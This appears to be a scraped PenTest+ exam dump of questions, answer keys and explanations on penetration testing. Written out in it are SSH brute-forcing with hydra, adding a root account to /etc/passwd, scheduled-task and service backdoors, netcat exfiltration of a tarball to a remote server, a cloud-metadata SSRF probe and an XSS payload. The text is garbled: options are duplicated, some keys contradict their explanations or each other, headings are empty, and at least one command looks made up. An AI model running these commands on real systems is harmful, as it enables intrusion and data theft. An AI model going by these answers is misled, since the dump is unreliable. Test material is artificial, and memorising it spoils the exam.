__utmz	36104370.1508266963.1.1.utmcsr=google[utmccn=(organic)]utm...	.comptia.o...	/	2018-04-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete



Drag and Drop Options:

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1



Step 2



Step 3




Step 4



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:



Drag and Drop Options:

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Generate a Certificate Signing Request

Step 2

Submit CSR to the CA

Step 3

Install re-issued certificate on the server

Step 4

Remove certificate from server

NEW QUESTION 8

A tester is performing an external phishing assessment on the top executives at a company. Two-factor authentication is enabled on the executives?? accounts that are in the scope of work. Which of the following should the tester do to get access to these accounts?

- A. Configure an external domain using a typosquatting technique
- B. Configure Evilginx to bypass two-factor authentication using a phishlet that simulates the mail portal for the company.
- C. Configure Gophish to use an external domain
- D. Clone the email portal web page from the company and get the two-factor authentication code using a brute-force attack method.
- E. Configure an external domain using a typosquatting technique
- F. Configure SET to bypass two-factor authentication using a phishlet that mimics the mail portal for the company.
- G. Configure Gophish to use an external domain
- H. Clone the email portal web page from the company and get the two-factor authentication code using a vishing method.

Answer: A

Explanation:

To bypass two-factor authentication (2FA) and gain access to the executives?? accounts, the tester should use Evilginx with a typosquatting domain. Evilginx is a man-in-the-middle attack framework used to bypass 2FA by capturing session tokens.

? Phishing with Evilginx:

? Typosquatting:

? Steps:

Pentest References:

? Phishing: Social engineering technique to deceive users into providing sensitive information.

? Two-Factor Authentication Bypass: Advanced phishing attacks like those using Evilginx can capture and reuse session tokens, bypassing 2FA mechanisms.

? OSINT and Reconnaissance: Identifying key targets (executives) and crafting convincing phishing emails based on gathered information.

Using Evilginx with a typosquatting domain allows the tester to bypass 2FA and gain access to high-value accounts, demonstrating the effectiveness of advanced phishing techniques.

=====

NEW QUESTION 9

SIMULATION

A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.

Reconnaissance data

```
root@attackermachine:~# nmap -sC -T4 192.168.10.2
Starting Nmap 6.26SVN ( http://nmap.org ) at 2021-04-19 14:30 EST
Nmap scan report for 192.168.10.2
Host is up (0.27s latency).
Port      State      Service
22/tcp    open      ssh
23/tcp    closed    telnet
80/tcp    open      http
111/tcp   closed    rpcbind
445/tcp   open      samba
3389/tcp  closed    rdp?
Nmap done: 1 IP Address (1 host up) scanned in 5.48 seconds

root@attackermachine:~# enum4linux -S 192.168.10.2
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
```

Which of the following commands would **most** likely exploit the services?

- ☐ medusa -h 192.168.10.2 -u admin -P 500-worst-passwords.txt -M rpcbind
- ☒ hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
- ☐ crowbar -b rdp -s 192.168.10.2/32 -u administrator -C 500-worst-passwords.txt -n 1
- ☐ ncrack -T5 -user lowpriv -P 500-worst-passwords.txt -p telnet -g CL=1 192.168.10.2

Part 1:

- . Analyze the output and select the command to exploit the vulnerable service. Part 2:
- . Analyze the output from each command.
- . Select the appropriate set of commands to escalate privileges.
- . Identify which remediation steps should be taken.

Part 1 ✓

Part 2

Show Question

Reset All Answers

Commands

```
root@attackermachine:~# find / -perm -2 -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# cat /etc/fstab
root@attackermachine:~# find / -perm -u=s -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# grep "/bin/bash" /etc/passwd | cut -d':' -f1-4,6,7
root@attackermachine:~# cut -d':' -f1 /etc/passwd
```

Which of the following sets of commands most likely escalates privileges?

- ☐ perl -le 'print crypt("password", "AA")'
cat /etc/passwd > /tmp/passwd
echo "root2:AA6tQYSfGxd/A:0:0:root:/root:/bin/bash" >> /tmp/passwd
cp /tmp/passwd /etc/passwd
- ☐ openssl passwd password
echo "root2:5ZOYXRfHVZ7OY:0:0:root:/root:/bin/bash" >> /etc/passwd
- ☐ echo "net user root2 password /add" > /home/lowpriv/backup.sh
echo "net localgroup administrators root2 /add" >> /home/lowpriv/backup.sh
- ☐ ./ /tmp/scripts/exploithost.sh -h 192.168.10.2 > output.txt
cat output.txt

Assuming the privileged escalation was successful, which of the following remediations should be taken? (Select two).

- ☐ Remove no_root_squash from fstab
- ☐ Remove SUID bit from cp
- ☐ Encrypt the /etc/passwd file
- ☐ Update SSH to latest version
- ☐ Strengthen password of lowpriv account
- ☐ Make backup script not world-writeable

A. Mastered
B. Not Mastered

Answer: A

Explanation:

The command that would most likely exploit the services is:

hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22 The appropriate set of commands to escalate privileges is:

echo "root2:5ZOYXRfHVZ7OY:0:0:root:/root:/bin/bash" >> /etc/passwd

The remediations that should be taken after the successful privilege escalation are:

? Remove the SUID bit from cp.

? Make backup script not world-writable.

Comprehensive Step-by-Step Explanation of the Simulation Part 1: Exploiting Vulnerable Service

? Nmap Scan Analysis

bash

Copy code

Port State Service 22/tcp open ssh

23/tcp closed telnet 80/tcp open http 111/tcp closed rpcbind 445/tcp open samba 3389/tcp closed rdp

Ports open are SSH (22), HTTP (80), and Samba (445).

? Enumerating Samba Shares makefile

Copy code user:[games] rid:[0x3f2] user:[nobody] rid:[0x1f5] user:[bind] rid:[0x4ba] user:[proxy] rid:[0x42] user:[syslog] rid:[0x4ba]

user:[www-data] rid:[0x42a] user:[root] rid:[0x3e8] user:[news] rid:[0x3fa] user:[lowpriv] rid:[0x3fa] We identify a user lowpriv.

? Selecting Exploit Command

? Executing the Hydra Command

Part 2: Privilege Escalation and Remediation

? Finding SUID Binaries and Configuration Files

? Selecting Privilege Escalation Command

? Executing the Privilege Escalation Command

? Remediation Steps Post-Exploitation

Execution and Verification

? Verifying Hydra Attack:

? Verifying Privilege Escalation:

? Implementing Remediation:

By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

NEW QUESTION 10

During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

- A. KARMA attack
- B. Beacon flooding
- C. MAC address spoofing
- D. Eavesdropping

Answer: A

Explanation:

To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a KARMA attack.

? KARMA Attack:

? Purpose:

? Other Options:

Pentest References:

? Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.

? Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.

By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.

=====

NEW QUESTION 10

A penetration tester gains access to a domain server and wants to enumerate the systems within the domain. Which of the following tools would provide the best oversight of domains?

- A. Netcat
- B. Wireshark
- C. Nmap
- D. Responder

Answer: C

Explanation:

? Installation: sudo apt-get install nmap

? Basic Network Scanning: nmap -sP 192.168.1.0/24

? Service and Version Detection: nmap -sV 192.168.1.10

? Enumerating Domain Systems:

nmap -p 445 --script=smb-enum-domains 192.168.1.10

? Advanced Scanning Options: nmap -sS 192.168.1.10

? uk.co.certification.simulator.questionpool.PList@623a95bc nmap -A 192.168.1.10

? Real-World Example:

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 13

During an engagement, a penetration tester found some weaknesses that were common across the customer's entire environment. The weaknesses included the following:

? Weaker password settings than the company standard

? Systems without the company's endpoint security software installed

? Operating systems that were not updated by the patch management system
Which of the following recommendations should the penetration tester provide to address the root issue?

- A. Add all systems to the vulnerability management system.
- B. Implement a configuration management system.
- C. Deploy an endpoint detection and response system.
- D. Patch the out-of-date operating systems.

Answer: B

Explanation:

? Identified Weaknesses:

? Configuration Management System:

? Other Recommendations:

Pentest References:

? System Hardening: Ensuring all systems adhere to security baselines and configurations to reduce attack surfaces.

? Automation in Security: Using configuration management tools to automate security practices, ensuring compliance and reducing manual errors.

Implementing a configuration management system addresses the root issue by ensuring consistent security configurations, software deployments, and patch management across the entire environment.

=====

NEW QUESTION 17

A penetration tester gains initial access to a target system by exploiting a recent RCE vulnerability. The patch for the vulnerability will be deployed at the end of the week. Which of the following utilities would allow the tester to reenter the system remotely after the patch has been deployed? (Select two).

- A. schtasks.exe
- B. rundll.exe
- C. cmd.exe
- D. chgusr.exe
- E. sc.exe
- F. netsh.exe

Answer: AE

Explanation:

To reenter the system remotely after the patch for the recently exploited RCE vulnerability has been deployed, the penetration tester can use schtasks.exe and sc.exe.

? schtasks.exe:

schtasks /create /tn "Backdoor" /tr "C:\path\to\backdoor.exe" /sc daily /ru SYSTEM

? sc.exe:

sc create backdoor binPath= "C:\path\to\backdoor.exe" start= auto

? Other Utilities:

Pentest References:

? Post-Exploitation: Establishing persistence is crucial to maintaining access after initial exploitation.

? Windows Tools: Understanding how to leverage built-in Windows tools like

schtasks.exe and sc.exe to create backdoors that persist through reboots and patches.

By using schtasks.exe and sc.exe, the penetration tester can set up persistent mechanisms that will allow reentry into the system even after the patch is applied.

=====

NEW QUESTION 21

A penetration tester performs an assessment on the target company's Kubernetes cluster using kube-hunter. Which of the following types of vulnerabilities could be detected with the tool?

- A. Network configuration errors in Kubernetes services
- B. Weaknesses and misconfigurations in the Kubernetes cluster
- C. Application deployment issues in Kubernetes
- D. Security vulnerabilities specific to Docker containers

Answer: B

Explanation:

kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here's why option B is correct:

? Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.

? Network Configuration Errors: While kube-hunter might identify some network-related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.

? Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.

? Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.

References from Pentest:

? Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.

? Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.

Conclusion:

Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.

=====

NEW QUESTION 25

A penetration tester needs to complete cleanup activities from the testing lead. Which of the following should the tester do to validate that reverse shell payloads are no longer running?

- A. Run scripts to terminate the implant on affected hosts.
- B. Spin down the C2 listeners.
- C. Restore the firewall settings of the original affected hosts.
- D. Exit from C2 listener active sessions.

Answer: A

Explanation:

To ensure that reverse shell payloads are no longer running, it is essential to actively terminate any implanted malware or scripts. Here's why option A is correct:
? Run Scripts to Terminate the Implant: This ensures that any reverse shell payloads or malicious implants are actively terminated on the affected hosts. It is a direct and effective method to clean up after a penetration test.

? Spin Down the C2 Listeners: This stops the command and control listeners but does not remove the implants from the hosts.

? Restore the Firewall Settings: This is important for network security but does not directly address the termination of active implants.

? Exit from C2 Listener Active Sessions: This closes the current sessions but does not ensure that implants are terminated.

References from Pentest:

? Anubis HTB: Demonstrates the process of cleaning up and ensuring that all implants are removed after an assessment.

? Forge HTB: Highlights the importance of thoroughly cleaning up and terminating any payloads or implants to leave the environment secure post-assessment.

=====

NEW QUESTION 29

A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:

```
1 import requests
2 import pathlib
3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5     response = requests.get(url)
6     if response.status == 401:
7         print("URL accessible")
```

Which of the following changes is required?

- A. The condition on line 6
- B. The method on line 5
- C. The import on line 1
- D. The delimiter in line 3

Answer: A

Explanation:

? Script Analysis:

? Error Identification:

? Correct Condition:

? Corrected Script:

Pentest References:

? In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.

? The requests library in Python is widely used for making HTTP requests and handling responses. Understanding HTTP status codes is crucial for correctly interpreting the results of these requests.

By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.

=====

NEW QUESTION 33

During an assessment, a penetration tester runs the following command: `setspn.exe -Q /`

Which of the following attacks is the penetration tester preparing for?

- A. LDAP injection
- B. Pass-the-hash
- C. Kerberoasting
- D. Dictionary

Answer: C

Explanation:

Kerberoasting is an attack that involves requesting service tickets for service accounts from a Kerberos service, extracting the service tickets, and attempting to crack them offline to retrieve the plaintext passwords.

? Understanding Kerberoasting:

? Command Breakdown:

? Kerberoasting Steps:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 37

During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

- A. KARMA attack
- B. Beacon flooding
- C. MAC address spoofing
- D. Eavesdropping

Answer: C

Explanation:

MAC address spoofing involves changing the MAC address of a network interface to mimic another device on the network. This technique is often used to bypass network access controls and gain unauthorized access to a network.

? Understanding MAC Address Spoofing:

? Purpose:

? Tools and Techniques:

Step-by-Step Explanationifconfig eth0 hw ether 00:11:22:33:44:55

? uk.co.certification.simulator.questionpool.PList@55bce337

? Impact:

? Detection and Mitigation:

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups Top of Form

Bottom of Form

=====

NEW QUESTION 39

A penetration tester is testing a power plant's network and needs to avoid disruption to the grid. Which of the following methods is most appropriate to identify vulnerabilities in the network?

- A. Configure a network scanner engine and execute the scan.
- B. Execute a testing framework to validate vulnerabilities on the devices.
- C. Configure a port mirror and review the network traffic.
- D. Run a network mapper tool to get an understanding of the devices.

Answer: C

Explanation:

When testing a power plant's network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.

? Port Mirroring:

? Avoiding Disruption:

? Other Options:

Pentest References:

? Passive Monitoring: Passive techniques such as port mirroring are essential in environments where maintaining operational integrity is critical.

? Critical Infrastructure Security: Understanding the need for non-disruptive methods in critical infrastructure penetration testing to ensure continuous operations.

By configuring a port mirror and reviewing network traffic, the penetration tester can identify vulnerabilities in the power plant's network without risking disruption to the grid.

=====

NEW QUESTION 43

A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:

PORT STATE SERVICE

22/tcp open ssh 25/tcp filtered smtp 111/tcp open rpcbind 2049/tcp open nfs

Based on the output, which of the following services provides the best target for launching an attack?

- A. Database
- B. Remote access
- C. Email
- D. File sharing

Answer: D

Explanation:

Based on the Nmap scan results, the services identified on the target server are as follows:

? 22/tcp open ssh:

? 25/tcp filtered smtp:

? 111/tcp open rpcbind:

? 2049/tcp open nfs:

Conclusion: The NFS service (2049/tcp) provides the best target for launching an attack. File sharing services like NFS often contain sensitive data and can be vulnerable to misconfigurations that allow unauthorized access or privilege escalation.

NEW QUESTION 46

A penetration tester discovers data to stage and exfiltrate. The client has authorized movement to the tester's attacking hosts only. Which of the following would be most appropriate to avoid alerting the SOC?

- A. Apply UTF-8 to the data and send over a tunnel to TCP port 25.
- B. Apply Base64 to the data and send over a tunnel to TCP port 80.
- C. Apply 3DES to the data and send over a tunnel UDP port 53.
- D. Apply AES-256 to the data and send over a tunnel to TCP port 443.

Answer: D

Explanation:

AES-256 (Advanced Encryption Standard with a 256-bit key) is a symmetric encryption algorithm widely used for securing data. Sending data over TCP port 443, which is typically used for HTTPS, helps to avoid detection by network monitoring systems as it blends with regular secure web traffic.

? Encrypting Data with AES-256:

Step-by-Step Explanationopenssl enc -aes-256-cbc -salt -in plaintext.txt -out encrypted.bin

-k secretkey
? Setting Up a Secure Tunnel:
ssh -L 443:targetserver:443 user@intermediatehost
? Transferring Data Over the Tunnel: cat encrypted.bin | nc targetserver 443
? Benefits of Using AES-256 and Port 443:
? Real-World Example:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=====

NEW QUESTION 47

A penetration tester wants to check the security awareness of specific workers in the company with targeted attacks. Which of the following attacks should the penetration tester perform?

- A. Phishing
- B. Tailgating
- C. Whaling
- D. Spear phishing

Answer: D

Explanation:

Spear phishing is a targeted email attack aimed at specific individuals within an organization. Unlike general phishing, spear phishing is personalized and often involves extensive reconnaissance to increase the likelihood of success.

? Understanding Spear Phishing:
? Purpose:
? Process:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=====

NEW QUESTION 48

A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement. Given the following firewall policy:

```
Action | SRC
| DEST
| --
Block | 192.168.10.0/24 : 1-65535 | 10.0.0.0/24 : 22 | TCP Allow | 0.0.0.0/0 : 1-65535 | 192.168.10.0/24:443 | TCP Allow | 192.168.10.0/24 : 1-65535 |
0.0.0.0/0:443 | TCP
Block | . | . | *
```

Which of the following commands should the tester try next?

- A. tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 </tmp/data.tar.gz
- B. gzip /path/to/data && cp data.gz <remote_server> 443
- C. gzip /path/to/data && nc -nvlk 443; cat data.gz | nc -w 3 <remote_server> 22
- D. tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>

Answer: A

Explanation:

Given the firewall policy, let's analyze the commands provided and determine which one is suitable for exfiltrating data through the allowed network traffic. The firewall policy rules are:

? Block: Any traffic from 192.168.10.0/24 to 10.0.0.0/24 on port 22 (TCP).
? Allow: All traffic (0.0.0.0/0) to 192.168.10.0/24 on port 443 (TCP).
? Allow: Traffic from 192.168.10.0/24 to anywhere on port 443 (TCP).
? Block: All other traffic (*). Breakdown of Options:
? Option A: tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443
< /tmp/data.tar.gz
? Option B: gzip /path/to/data && cp data.gz <remote_server> 443
? Option C: gzip /path/to/data && nc -nvlk 443; cat data.gz | nc -w 3
<remote_server> 22
? Option D: tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz
<remote_server>

References from Pentest:

? Gobox HTB: The Gobox write-up emphasizes the use of proper enumeration and leveraging allowed services for exfiltration. Specifically, using tools like nc for data transfer over allowed ports, similar to the method in Option A.
? Forge HTB: This write-up also illustrates how to handle firewall restrictions by exfiltrating data through allowed ports and protocols, emphasizing understanding firewall rules and using appropriate commands like curl and nc.
? Horizontal HTB: Highlights the importance of using allowed services and ports for data exfiltration. The approach taken in Option A aligns with the techniques used in these practical scenarios where nc is used over an allowed port.
=====

NEW QUESTION 51

Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

- A. Preserving artifacts
- B. Reverting configuration changes
- C. Keeping chain of custody
- D. Exporting credential data

Answer: A

Explanation:

Preserving artifacts ensures that key outputs from the penetration test, such as logs, screenshots, captured data, and any generated reports, are retained for analysis, reporting, and future reference.

? Importance of Preserving Artifacts:

? Types of Artifacts:

? Best Practices:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 56

During an assessment, a penetration tester wants to extend the vulnerability search to include the use of dynamic testing. Which of the following tools should the tester use?

A. Mimikatz

B. ZAP

C. OllyDbg

D. SonarQube

Answer: B

Explanation:

? Dynamic Application Security Testing (DAST):

? ZAP (Zed Attack Proxy):

? Other Tools:

Pentest References:

? Web Application Security Testing: Utilizing DAST tools like ZAP to dynamically test and find vulnerabilities in running web applications.

? OWASP Tools: Leveraging open-source tools recommended by OWASP for comprehensive security testing.

By using ZAP, the penetration tester can perform dynamic testing to identify runtime vulnerabilities in web applications, extending the scope of the vulnerability search.

=====

NEW QUESTION 58

During an external penetration test, a tester receives the following output from a tool:

test.comptia.org info.comptia.org vpn.comptia.org exam.comptia.org

Which of the following commands did the tester most likely run to get these results?

A. nslookup -type=SOA comptia.org

B. amass enum -passive -d comptia.org

C. nmap -Pn -sV -vv -A comptia.org

D. shodan host comptia.org

Answer: B

Explanation:

The tool and command provided by option B are used to perform passive DNS enumeration, which can uncover subdomains associated with a domain. Here??s why option B is correct:

? amass enum -passive -d comptia.org: This command uses the Amass tool to perform passive DNS enumeration, effectively identifying subdomains of the target domain. The output provided (subdomains) matches what this tool and command would produce.

? nslookup -type=SOA comptia.org: This command retrieves the Start of Authority (SOA) record, which does not list subdomains.

? nmap -Pn -sV -vv -A comptia.org: This Nmap command performs service detection and aggressive scanning but does not enumerate subdomains.

? shodan host comptia.org: Shodan is an internet search engine for connected devices, but it does not perform DNS enumeration to list subdomains.

References from Pentest:

? Writeup HTB: Demonstrates the use of DNS enumeration tools like Amass to uncover subdomains during external assessments.

? Horizontall HTB: Highlights the effectiveness of passive DNS enumeration in identifying subdomains and associated information.

=====

NEW QUESTION 61

A penetration tester has found a web application that is running on a cloud virtual machine instance. Vulnerability scans show a potential SSRF for the same application URL path with an injectable parameter. Which of the following commands should the tester run to successfully test for secrets exposure exploitability?

A. curl <url>?param=http://169.254.169.254/latest/meta-data/

B. curl '<url>?param=http://127.0.0.1/etc/passwd'

C. curl '<url>?param=<script>alert(1)<script>/'

D. curl <url>?param=http://127.0.0.1/

Answer: A

Explanation:

In a cloud environment, testing for Server-Side Request Forgery (SSRF) vulnerabilities involves attempting to access metadata services. Here??s why the specified command is appropriate:

? Accessing Cloud Metadata Service:

? Comparison with Other Commands:

Using curl <url>?param=http://169.254.169.254/latest/meta-data/ is the correct approach to test for SSRF vulnerabilities in cloud environments to potentially expose secrets.

=====

NEW QUESTION 64

During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

- A. ChopChop
- B. Replay
- C. Initialization vector
- D. KRACK

Answer: D

Explanation:

KRACK (Key Reinstallation Attack) exploits a vulnerability in the WPA2 protocol to decrypt and inject packets, potentially allowing an attacker to break the encryption key and gain access to the Wi-Fi network.

? Understanding KRACK:

? Attack Steps:

? Impact:

? Mitigation:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 67

While conducting a peer review for a recent assessment, a penetration tester finds the debugging mode is still enabled for the production system. Which of the following is most likely responsible for this observation?

- A. Configuration changes were not reverted.
- B. A full backup restoration is required for the server.
- C. The penetration test was not completed on time.
- D. The penetration tester was locked out of the system.

Answer: A

Explanation:

? Debugging Mode:

? Common Causes:

? Best Practices:

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 72

Which of the following protocols would a penetration tester most likely utilize to exfiltrate data covertly and evade detection?

- A. FTP
- B. HTTPS
- C. SMTP
- D. DNS

Answer: D

Explanation:

Covert data exfiltration is a crucial aspect of advanced penetration testing. Penetration testers often need to move data out of a network without being detected by the organization's security monitoring tools. Here's a breakdown of the potential methods and why DNS is the preferred choice for covert data exfiltration:

? FTP (File Transfer Protocol) (Option A):

? HTTPS (Hypertext Transfer Protocol Secure) (Option B):

? SMTP (Simple Mail Transfer Protocol) (Option C):

? DNS (Domain Name System) (Option D):

Conclusion: DNS tunneling stands out as the most effective method for covert data exfiltration due to its ability to blend in with normal network traffic and avoid detection by conventional security mechanisms. Penetration testers utilize this method to evade scrutiny while exfiltrating data.

NEW QUESTION 73

A penetration tester wants to create a malicious QR code to assist with a physical security assessment. Which of the following tools has the built-in functionality most likely needed for this task?

- A. BeEF
- B. John the Ripper
- C. ZAP
- D. Evilginx

Answer: A

Explanation:

BeEF (Browser Exploitation Framework) is a penetration testing tool that focuses on web browsers. It has built-in functionality for generating malicious QR codes, which can be used to direct users to malicious websites, execute browser-based attacks, or gather information.

? Understanding BeEF:

? Creating Malicious QR Codes: Step-by-Step Explanationbeef -x --qr

? Usage in Physical Security Assessments:

? References from Pentesting Literature: References:
 ? Penetration Testing - A Hands-on Introduction to Hacking
 ? HTB Official Writeups
 =====

NEW QUESTION 77

A penetration tester has just started a new engagement. The tester is using a framework that breaks the life cycle into 14 components. Which of the following frameworks is the tester using?

- A. OWASP MASVS
- B. OSSTMM
- C. MITRE ATT&CK
- D. CREST

Answer: B

Explanation:

The OSSTMM (Open Source Security Testing Methodology Manual) is a comprehensive framework for security testing that includes 14 components in its life cycle. Here's why option B is correct:

? OSSTMM: This methodology breaks down the security testing process into 14 components, covering various aspects of security assessment, from planning to execution and reporting.

? OWASP MASVS: This is a framework for mobile application security verification and does not have a 14-component life cycle.

? MITRE ATT&CK: This is a knowledge base of adversary tactics and techniques but does not describe a 14-component life cycle.

? CREST: This is a certification body for penetration testers and security professionals but does not provide a specific 14-component framework.

References from Pentest:

? Anubis HTB: Emphasizes the structured approach of OSSTMM in conducting comprehensive security assessments.

? Writeup HTB: Highlights the use of detailed methodologies like OSSTMM to cover all aspects of security testing.

Conclusion:

Option B, OSSTMM, is the framework that breaks the life cycle into 14 components, making it the correct answer.

=====

NEW QUESTION 79

A penetration tester downloads a JAR file that is used in an organization's production environment. The tester evaluates the contents of the JAR file to identify potentially vulnerable components that can be targeted for exploit. Which of the following describes the tester's activities?

- A. SAST
- B. SBOM
- C. ICS
- D. SCA

Answer: D

Explanation:

The tester's activity involves analyzing the contents of a JAR file to identify potentially vulnerable components. This process is known as Software Composition Analysis (SCA). Here's why:

? Understanding SCA:

? Comparison with Other Terms:

The tester's activity of examining a JAR file for vulnerable components aligns with SCA, making it the correct answer.

=====

NEW QUESTION 84

During a penetration test, the tester identifies several unused services that are listening on all targeted internal laptops. Which of the following technical controls should the tester recommend to reduce the risk of compromise?

Hostname	Port	Service name	Status
System 1	22	SSH	Open
System 2	80	HTTP	Open
System 3	443	SSL	Open
System 4	3389	RDP	Open

- A. Multifactor authentication
- B. Patch management
- C. System hardening
- D. Network segmentation

